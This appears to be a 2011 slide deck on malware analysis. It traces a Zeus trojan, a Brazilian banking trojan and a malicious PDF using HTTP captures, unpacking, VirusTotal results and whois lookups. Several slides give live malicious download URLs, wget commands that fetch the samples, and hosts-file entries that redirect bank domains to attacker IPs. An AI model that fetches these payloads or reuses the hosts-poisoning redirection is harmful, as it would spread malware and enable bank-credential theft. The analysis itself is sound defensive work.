|	
File	forum.php?tp=02be77593f350f96
MD5	97de0d1db86cbeef400cbef6bf2c2a46
Analysis Started	2011-05-26 13:11:53
Report Generated	2011-05-26 13:15:46
JSAND version	1.3.2

Detection results

Detector	Result
JSAND 1.3.2	benign

Exploits

No exploits were identified.

Deobfuscation results

107

What Do We See Running It In Firefox On A Mac?

Live HTTP headers

Headers | Generator | Config | About

HTTP Headers

http://nbhjbyatrsd.cz.cc/forum.php?tp=02be77593f350f96

GET /forum.php?tp=02be77593f350f96 HTTP/1.1
Host: nbhjbyatrsd.cz.cc
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10.5; en-US; rv:1.9.2.17) Gecko/20110420 Firefox/3.6.17
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 27 May 2011 01:13:58 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.5
Content-Encoding: gzip

http://nacha-domain-report.info/ACH052511-027.pdf.exe

GET /ACH052511-027.pdf.exe HTTP/1.1
Host: nacha-domain-report.info
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10.5; en-US; rv:1.9.2.17) Gecko/20110420 Firefox/3.6.17
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://nbhjbyatrsd.cz.cc/forum.php?tp=02be77593f350f96

HTTP/1.1 200 OK
Date: Thu, 26 May 2011 21:15:10 GMT
Set-Cookie: BX=2lueepp6ttgmu&b=3&s=hl; expires=Tue, 02-Jun-2037 20:00:00 GMT; path=/; domain=.nacha-domain-report.in
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUF
Last-Modified: Thu, 26 May 2011 16:01:40 GMT
Accept-Ranges: bytes
Content-Length: 125440
Content-Type: application/octet-stream
Age: 0
Connection: close

Opening ACH052511-027.pdf.exe

You have chosen to open
ACH052511-027.pdf.exe
which is a: Plain text
from: **http://nacha-domain-report.info**
Would you like to save this file?

Cancel | Save File

http://nbhjbyatrsd.cz.cc/forum.php?tp=02be77593f350f96

4

What's That "Live HTTP Headers" Thing?

- It's a Firefox add-on that makes it easy for you to see what your browser is doing while it is doing it (e.g., watch it process referrals, downloads, etc.)

- You can get it from https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/

- Another useful add-on is Javascript Deobfuscator: https://addons.mozilla.org/en-US/firefox/addon/javascript-deobfuscator/

What We See If We Use Javascript Deobfuscator

What Sort of File Is ACH052511-027.pdf.exe ?

```
% file ACH052511-027.pdf.exe
ACH052511-027.pdf.exe: MS-DOS executable PE  for MS Windows (GUI) Intel
80386 32-bit, UPX compressed

% upx -d ACH052511-027.pdf.exe
                       Ultimate Packer for eXecutables
                         Copyright (C) 1996 - 2010
UPX 3.07        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 08th 2010


        File size          Ratio       Format       Name
   --------------------    ------    -----------    -----------
     294912 <-    125440   42.53%     win32/pe       ACH052511-027.pdf.exe


Unpacked 1 file.

% file ACH052511-027.pdf.exe
ACH052511-027.pdf.exe: MS-DOS executable PE  for MS Windows (GUI) Intel
80386 32-bit
```

Does VirusTotal "like" ACH052511-027.pdf.exe ?

File name: ACH052511-027.pdf.exe

Submission date: **2011-05-26** 21:21:12 (UTC)

Result: **12/41 (29.3%)**

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.05.27.00	2011.05.26	Malware/Win32.Generic
Avast	4.8.1351.0	2011.05.26	Win32:Kryptik-CSQ
Avast5	5.0.677.0	2011.05.26	Win32:Kryptik-CSQ
BitDefender	7.2	2011.05.26	Gen:Variant.Kazy.11071
F-Secure	9.0.16440.0	2011.05.26	Gen:Variant.Kazy.11071
GData	22	2011.05.26	Gen:Variant.Kazy.11071
Ikarus	T3.1.1.104.0	2011.05.26	Gen.Variant.Kazy
nProtect	2011-05-26.01	2011.05.26	Gen:Variant.Kazy.11071
Panda	10.0.3.5	2011.05.26	Suspicious file
Sophos	4.65.0	2011.05.26	Troj/Agent-RNY
TrendMicro	9.200.0.1012	2011.05.26	PAK_Generic.012
TrendMicro-HouseCall	9.200.0.1012	2011.05.26	PAK_Generic.012

Additional information

MD5   : 83cf00c35a90ff051c8d4727be83bdaa

SHA1   : e4071ffd2bb31202ab43b9db69b9f5a12a899722

SHA256: 639073e13315855c925c9c4bba80a5ef4d40defbbc7e863435c5f61492276dee

Checking Again, A Week or Two Later...

File name: ACH052511-027.pdf.exe

Submission date: **2011-06-04** 22:03:46 (UTC)

Result: **28/40 (70.0%)**

| Antivirus	Version	Last Update	Result
AhnLab-V3	2011.06.04.00	2011.06.03	Spyware/Win32.**Zbot**
AntiVir	7.11.9.27	2011.06.04	TR/Kazy.11071
Antiy-AVL	2.0.3.7	2011.06.04	Trojan/Win32.**Zbot**.gen
Avast	4.8.1351.0	2011.06.04	Win32:Kryptik-CSQ
Avast5	5.0.677.0	2011.06.04	Win32:Kryptik-CSQ
AVG	10.0.0.1190	2011.06.04	Generic22.BMJK
BitDefender	7.2	2011.06.04	Gen:Variant.Kazy.11071
ClamAV	0.97.0.0	2011.06.04	Trojan.Agent-227989
Fortinet	4.2.257.0	2011.06.04	W32/Agent.RNY!tr
GData	22	2011.06.04	Gen:Variant.Kazy.11071
Ikarus	T3.1.1.104.0	2011.06.04	Gen.Variant.Kazy
K7AntiVirus	9.104.4769	2011.06.04	Spyware
Kaspersky	9.0.0.837	2011.06.04	Trojan-Spy.Win32.**Zbot**.boza
McAfee	5.400.0.1158	2011.06.05	Generic.dx!zse
McAfee-GW-Edition	2010.1D	2011.06.04	Generic.dx!zse

[continues]

Checking Again, A Week or Two Later (continued)

Antivirus	Version	Last Update	Result
NOD32	6180	2011.06.04	a variant of Win32/Kryptik.OEV
Norman	6.07.07	2011.06.04	W32/Suspicious_Gen2.MHDJW
nProtect	2011-06-04.01	2011.06.04	Gen:Variant.Kazy.11071
Panda	10.0.3.5	2011.06.04	Suspicious file
PCTools	7.0.3.5	2011.06.03	Trojan.Gen
Sophos	4.66.0	2011.06.04	Troj/Agent-RNY
Symantec	20111.1.0.186	2011.06.04	Trojan.Gen
TheHacker	6.7.0.1.220	2011.06.04	Trojan/Spy.**Zbot**.boza
TrendMicro	9.200.0.1012	2011.06.04	TROJ_GEN.R47C3F3
TrendMicro-HouseCall	9.200.0.1012	2011.06.04	TROJ_GEN.R47C3F3
VBA32	3.12.16.0	2011.06.03	TrojanSpy.**Zbot**.boza
VIPRE	9486	2011.06.05	Trojan.Win32.Generic!BT
VirusBuster	14.0.67.1	2011.06.04	TrojanSpy.**Zbot**!AD6SLGAjh1g

Additional information

MD5   : 83cf00c35a90ff051c8d4727be83bdaa
SHA1   : e4071ffd2bb31202ab43b9db69b9f5a12a899722
SHA256: 639073e13315855c925c9c4bba80a5ef4d40defbbc7e863435c5f61492276dee

Kaspersky's Summary of Its Activity

http://www.securelist.com/en/descriptions/24345779/Trojan–Spy.Win32.Zbot.boza

Installation

Creates the following files on an infected computer:

- %UserDir%\Application Data\Gykyw\veroj.exe (Kaspersky Anti-Virus detects as Trojan-Spy.Win32.Zbot.boza)
- %Temp%\tmp540956f0.bat

Malicious activity

Injects its code into the following processes:

- cmd.exe

Creates unique identifiers to flag its presence in the system

- Global\{E010F986-72F6-2E3C-CE33-A6532690ECB8}
- Global\{7571ECC4-67B4-BB5D-CE33-A6532690ECB8}
- Global\{B366D2D4-59A4-7D4A-EA97-69E202342309}

Other activities

Runs the following files (commands):

- \" %UserDir%\Application Data\Gykyw\veroj.exe\"

Zeus and Zeustracker

-- Zeus is a **major malware threat** – treat this one as a *family of malicious software* (so don't get too hung up on just one sample or its specific details)

-- Fortunately, a lot of good data on **many** Zeus command and control hosts is available from https://zeustracker.abuse.ch/

-- Have you considered blocking traffic to Zeus domains or IPs on your networks?

See: https://zeustracker.abuse.ch/blocklist.php
for blocklist data in a variety of formats

VII: Another Example Received by Email

Brasilian Malware, From Portuguese Spam

- The relevant excerpt from the mail message:

  `<p>Pega as fotos e ve como ficou ?:x</p>`
  `<p><a href="hxxp://zapt.in/10Xe">peitos.jpg</a></p>`
  `<p><a href="hxxp://zapt.in/10Xe">bumbum.jpg</a></p>`
  `<p><a href="hxxp://zapt.in/10Xe">BICOS.jpg</a></p>`
  `<p><a href="hxxp://zapt.in/10Xe">longe.jpg<br />`

  hxxp://zapt.in/10Xe -->
  hxxp://69.162.70.141/go/index.php -->
  hxxp://69.162.70.142/index.php -->
  hxxp://69.162.70.142/go/peitos.jpg.com

  Note the doubled file extension on that last bit...

Who's Got The zapt.in domain?

```
Domain ID:D3811609-AFIN
Domain Name:ZAPT.IN
Created On:30-Sep-2009 01:31:14 UTC
Last Updated On:27-May-2011 14:40:10 UTC
Expiration Date:30-Sep-2011 01:31:14 UTC
Sponsoring Registrar:GoDaddy.com Inc. (R101-AFIN)
Status:CLIENT DELETE PROHIBITED
Status:CLIENT RENEW PROHIBITED
Status:CLIENT TRANSFER PROHIBITED
Status:CLIENT UPDATE PROHIBITED
Registrant ID:CR16190336
Registrant Name:Manoel Lemos
Registrant Street1:Rua Fernandes Moreira, 907
Registrant Street2:Apto. 163
Registrant City:Sao Paulo
Registrant State/Province:Sao Paulo
Registrant Postal Code:04716-003
Registrant Country:BR
Registrant Phone:+55.1198275490
Registrant FAX:+55.1198275490
Registrant Email:manoel@lemos.net
[snip]
```

Who's Got 69.162.70.14x?

```
%rwhois V-1.5:003fff:00 rwhois.limestonenetworks.com (by
Network Solutions, Inc. V-1.5.9.5)
network:Class-Name:network
network:ID:LSN-BLK-69.162.64.0/18
network:Auth-Area:69.162.64.0/18
network:Network-Name:LSN-69.162.64.0/18
network:IP-Network:69.162.70.136/29
network:IP-Network-Block:69.162.70.136 - 69.162.70.143
network:Organization-Name:Jose Marcos Fernandes Silva
network:Organization-City:Salvador
network:Organization-State:OT
network:Organization-Zip:40296710
```
network:Organization-Country:BR
```
network:Tech-Contact;I:abuse@limestonenetworks.com
network:Admin-Contact;I:abuse@limestonenetworks.com
network:Updated-By:admin@limestonenetworks.com
[snip]
```

So Let's Look at peitos.jpg.com

```
% wget hxxp://69.162.70.142/go/peitos.jpg.com


% md5sum peitos.jpg.com
fb9e51128f73796b31c6a846a355d0de  peitos.jpg.com


% file peitos.jpg.com
peitos.jpg.com: MS-DOS executable PE  for MS Windows (GUI)
Intel 80386 32-bit, UPX compressed


% upx -d peitos.jpg.com
File size          Ratio      Format      Name
   ---------------------   ------   ------------   ------------
     37376 <-     22016   58.90%    win32/pe     peitos.jpg.com


% md5sum peitos.jpg.com
68e58854af18fd671f90a7b9d035d686  peitos.jpg.com


% file peitos.jpg.com
peitos.jpg.com: MS-DOS executable PE  for MS Windows (GUI)
Intel 80386 32-bit
```

Virustotal Says...

For fb9e51128f73796b31c6a846a355d0de …

Result: 14/42 (33.3%)

Antivirus	Version	Last Update	Result
AVG	10.0.0.1190	2011.05.31	Hosts
BitDefender	7.2	2011.05.31	Generic.Banker.OT.B78A7FEA
DrWeb	5.0.2.03300	2011.05.31	Tool.Joiner.123
GData	22	2011.05.31	Generic.Banker.OT.B78A7FEA
Ikarus	T3.1.1.104.0	2011.05.31	Virus.Hosts
Jiangmin	13.0.900	2011.05.30	Backdoor/ZZSlash.wg
Kaspersky	9.0.0.837	2011.05.31	Trojan.Win32.Hosts2.gen
McAfee-GW-Edition	2010.1D	2011.05.31	Heuristic.BehavesLike.Win32.ModifiedUPX.C!87
nProtect	2011-05-31.02	2011.05.31	Generic.Banker.OT.B78A7FEA
Panda	10.0.3.5	2011.05.31	Suspicious file
Rising	23.60.01.05	2011.05.31	Suspicious
SUPERAntiSpyware	4.40.0.1006	2011.05.31	Trojan.Agent/Gen-FraudPack
TrendMicro	9.200.0.1012	2011.05.31	PAK_Generic.001
TrendMicro-HouseCall	9.200.0.1012	2011.05.31	PAK_Generic.001

Threat Expert: Modifications To The hosts File

http://www.threatexpert.com/report.aspx?md5=68e58854af18fd671f90a7b9d035d686

ThreatExpert

Submission Summary:

- Submission details:
  - Submission received: 31 May 2011, 10:53:58
  - Processing time: 8 min 16 sec
  - Submitted sample:
    - File MD5: 0x68E58854AF18FD671F90A7B9D035D686
    - File SHA-1: 0xB7EDFA7DEF800002A60DD90BDBDAE538C99A5810
    - Filesize: 37,376 bytes

- Summary of the findings:

What's been found	Severity Level
Hosts file modification that may block access to the security web sites.	
Downloads/requests other files from Internet.	

Technical Details:

File System Modifications

- The following file was created in the system:

#	Filename(s)	File Size	File Hash
1	[file and pathname of the sample #1]	37,376 bytes	MD5: 0x68E58854AF18FD671F90A7B9D035D686 SHA-1: 0xB7EDFA7DEF800002A60DD90BDBDAE538C99A5810

- The following file was modified:
  - %System%\drivers\etc\hosts

123

Specifically...

Other details

The HOSTS file was updated with the following URL-to-IP mappings:

```
69.162.104.108    www.itau.com.br
69.162.104.108    itau.com.br
69.162.104.108    http://itau.com.br
69.162.104.110    www.caixa.com.br
69.162.104.110    caixa.com.br
69.162.104.110    caixa.gov.br
69.162.104.110    www.caixa.gov.br
69.162.104.110    http://www.caixa.gov.br
69.162.104.110    http://caixa.gov.br
69.162.104.109    www.bancodobrasil.com.br
69.162.104.109    www.bb.com.br
```

There were registered attempts to establish connection with the remote hosts. The connection details are:

Remote Host	Port Number
69.162.70.139	80
74.125.227.5	80

The data identified by the following URLs was then requested from the remote web server:

- http://69.162.70.139/redirect2.html
- http://69.162.70.139/contador2.php
- http://3.bp.blogspot.com/_Hnzmetw8x4E/SdtPmTAAt2I/AAAAAAAAAIM/avVvvG5EcDM/s1600-h/Foto003(1).jpg
- http://3.bp.blogspot.com/_Hnzmetw8x4E/SdtPmTAAt2I/AAAAAAAAAIM/avVvvG5EcDM/s1600/Foto003(1).jpg

Following 69.162.104.107–110
(As Used In the Hosts File)

```
%rwhois V-1.5:003fff:00 rwhois.limestonenetworks.com (by Network Solutions, Inc.
    V-1.5.9.5)
network:Class-Name:network
network:ID:LSN-BLK-69.162.64.0/18
network:Auth-Area:69.162.64.0/18
network:Network-Name:LSN-69.162.64.0/18
network:IP-Network:69.162.104.104/29
network:IP-Network-Block:69.162.104.104 - 69.162.104.111
network:Organization-Name:Jose Marcos Fernandes Silva    <-- Looking familiar?
network:Organization-City:Salvador
network:Organization-State:OT
network:Organization-Zip:40296710
network:Organization-Country:BR
network:Tech-Contact;I:abuse@limestonenetworks.com
network:Admin-Contact;I:abuse@limestonenetworks.com
network:Updated-By:admin@limestonenetworks.com
[snip]
```

What Happens If We Try Checking One of Those Poisoned DNS Names?

At the time this malware was in circulation:

```
% dig +short santander.com.br
200.220.186.3
200.220.178.3


% dig +short santander.com.br @69.162.104.107
69.162.104.107
```

Checking again a few weeks later...

```
% dig +short santander.com.br @69.162.104.107
;; connection timed out; no servers could be reached
```

That server has either been cleaned up, or it is now blocking queries from my test workstation.

VIII: A PDF Based Malware Example

Malicious PDF Files are Also
An Increasingly Serious Threat

Date	URL	IP	Whois	ASN	Coun	Desc	DL	Submitted By
2011/06/4_15:03	cfteam.net/test/futurepack/guideie.exe	222.239.255.57	info	9318		Trojan	↓	HoneyPot
2011/06/4_14:23	rs-323-service.ru/61c61d.pdf	46.108.225.45	info	50244		Exploit	↓	HoneyPot
2011/06/4_10:08	download.wagabb.com/download.php?name=%20%20?%20?%20?%20?%20flash%20%20?%20?%20?%20?%20?%20install_flash_player_ax.exe	58.211.75.38	info	4134		Trojan	↓	HoneyPot

Retrieving The Sample and Getting Its MD5

```
% wget "rs-323-service[dot]ru/61c61d.pdf"
--2011-06-04 18:09:27--  http://rs-323-service.ru/61c61d.pdf
Resolving rs-323-service.ru... 46.108.225.45
Connecting to rs-323-service.ru|46.108.225.45|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 30275 (30K) [application/pdf]
Saving to: `61c61d.pdf'


100%[===================================>] 30,275      24.6K/s   in 1.2s


2011-06-04 18:09:30 (24.6 KB/s) - `61c61d.pdf' saved [30275/30275]


% md5sum 61c61d.pdf
fd751635173aea1d1237c2f452307412  61c61d.pdf


% file 61c61d.pdf
61c61d.pdf: PDF document, version 1.6
```

Who Registered the Domain?

```
% whois rs-323-service[dot]ru
[snip]

domain:      RS-323-SERVICE[dot]RU
nserver:     ns1.rs-323-service[dot]ru. 178.79.159.110
nserver:     ns2.rs-323-service[dot]ru. 173.255.198.7
state:       REGISTERED, DELEGATED, VERIFIED
person:      Private Person
e-mail:      blast@cheapbox.ru
registrar:   NAUNET-REG-RIPN
created:     2011.05.25
paid-till:   2012.05.25
source:      TCI
```

Where Are Those Name Servers Located?

```
% whois 178.79.159.110
inetnum:          178.79.152.0 - 178.79.159.255
netname:          LINODE-UK
descr:            Linode, LLC
country:          GB
admin-c:          TA2589-RIPE
tech-c:           TA2589-RIPE
tech-c:           LA538-RIPE
remarks:          This block is used for static customer allocations
remarks:          Please send abuse reports to abuse@linode.com
status:           ASSIGNED PA
[snip]


person:           Linode Abuse Support
address:          329 E. Jimmie Leeds Road, Suite A, Galloway, NJ 08205, USA
phone:            +16095937103
abuse-mailbox:    abuse@linode.com
[snip]


173.255.198.7 is also on Linode-UK
```

Checking the PDF With Filterbit

What Does VirusTotal Say?

http://www.virustotal.com/file-scan/report.html?id=75e56c169123b6950c6a8eb8b097705455a986e02589b

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 1 VT Community user(s) with a total of 4639 reputation credit(s) say(s) this sample is malware.

VT Community

malware
Safety score: 0.0%

File name:	61c61d.pdf
Submission date:	2011-06-05 02:03:48 (UTC)
Current status:	finished
Result:	25/ 43 (58.1%)

Compact   Print results

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.06.04.00	2011.06.03	PDF/Pdfka
AntiVir	7.11.9.27	2011.06.04	–
